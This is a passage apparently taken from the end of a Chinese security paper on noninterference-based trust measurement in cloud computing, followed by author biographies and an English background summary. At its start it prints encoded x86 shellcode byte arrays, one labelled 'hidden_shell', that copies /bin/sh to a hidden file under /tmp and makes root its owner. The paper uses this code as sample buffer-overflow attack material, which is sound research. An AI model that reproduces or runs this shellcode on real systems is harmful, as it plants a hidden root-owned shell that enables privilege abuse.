\x98\xbe\x16\x87\x20\x3c\x86\x88\xbe\x16\x02\xb5
\x96\x1d\x29\x34\x34\x34\x9b\x9e\xa3\x99\x55\x64
\x55\x62\xa9\xae\xa5\x9a\x55\x99\x55\x62\xa5\x9a\xa7
\xa2\x55\x6c\x6c\x6c";
```

hidden_shell

该 shellcode 首先将/bin/sh 拷贝到临时目录,并重命名为隐藏文件. hiddenshell. 然后,使用 chown 将. hiddenshell 的文件属主和属组更改为 root,从而提升其特权.

其使用的系统调用如下:

```
execve("/bin/cp", ["cp", "/bin//sh", "/tmp/. hidden-
shell"], [/* 3 vars */])
execve("/bin/chown", ["chown", "root:root", "/tmp/.
hiddenshell"], [/* 3 vars */])
```

相应的 shellcode 为:

```
char hidden_shell []=
"\xeb\x11\x5e\x31\xc9\xb1\x89\x80\x6c\x0e\xff\x35
\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x95
\x66\xf5\x66\x07\xe5\x40\x87\x9d\xa3\x64\xa8\x9d
\x9d\x64\x64\x97\x9e\xbe\x18\x87\x9d\x62\x98\x98
\x98\xbe\x16\x87\x20\x3c\x86\x88\xbe\x16\x02\xb5
\x96\x1d\x29\x34\x34\x34\x98\xa5\x55\x64\x97\x9e
\xa3\x64\x64\xa8\x9d\x55\x64\xa9\xa2\xa5\x64\x63
\x9d\x9e\x99\x99\x9a\xa3\xa8\x9d\x9a\xa1\xa1\x70
\x55\x98\x9d\xa4\xac\xa3\x55\xa7\xa4\xa4\xa9\x6f\xa7
\xa4\xa4\xa9\x55\x64\xa9\xa2\xa5\x64\x63\x9d\x9e
\x99\x99\x9a\xa3\xa8\x9d\x9a\xa1\xa1\x70\x55\x98
\x9d\xa2\xa4\x99\x55\x69\x6c\x6a\x6a\x55\x64\xa9
\xa2\xa5\x64\x63\x9d\x9e\x99\x99\x9a\xa3\xa8\x9d
\x9a\xa1\xa1";
```

ZHANG Fan, born in 1977, Ph. D., associate professor. His research interests include trusted computing, information system security and software security.

ZHANG Cong, born in 1968, Ph. D., professor. His research interests include multimedia and security.

CHEN Wei, born in 1978, Ph. D., professor. His research interest is network security.

HU Fang-Ning, born in 1976, Ph. D., lecture. Her research interest include embedded system and security.

XU Ming-Di, born in 1980, Ph. D., professor. His research interests include trusted computing, cloud security and information system security.

Background

Cloud computing has penetrated into every aspect of our daily life, but the security and privacy of cloud computing is still an open problem. Trust computing, as one of the foundational technologies for building secure cloud computing systems, has received widespread attention from researchers. However, trust computing failed to addressed the issue of

trust measurement (trust measurement is one of the three essential technologies of trusted computing, and the rest two are storing and reporting), which makes trust computing defacto vulnerable. Furthermore, since trusted computing is vulnerable, any cloud computing system constructed upon trusted computing is also unreliable.

To address the issue of trust measurement in a cloud computing environment, a noninterference-based analysis approach was proposed. Initially, we presented a decision equation of trust measurement based on the noninterference theory. Then we deduced in detail a recursive form of necessary and sufficient condition for verifying whether the above-mentioned decision equation holds. Finally, we illustrated our approach with a buffer-overflow attack, and experimental results showed that our approach is effective.

To the best of our knowledge, we are the first to propose a recursive form of necessary and sufficient condition for trust measurement, which could be the first step towards bridging the gap between the theoretical analysis and practical application of leveraging noninterference to analyze trust in a cloud computing environment.

Our team has long focused on the research of trusted computing, cloud security and software security. We have been involved in the research and development of the first trusted computer in China, as well as the development of part of the Chinese trusted computing specifications. We also participated in the evaluation of trusted computing specifications under the support of National High Technology Research and Development Program of China. We transplanted the trusted computing base into a real-time operating system kernel, and thus built a real-time trusted operating system for military use.

This work is supported by the National Natural Science Foundation of China under Grant Nos. 61502438, 61502362, and the Hubei Provincial Natural Science Foundation of Key Projects under Grant No. 2015CFA061.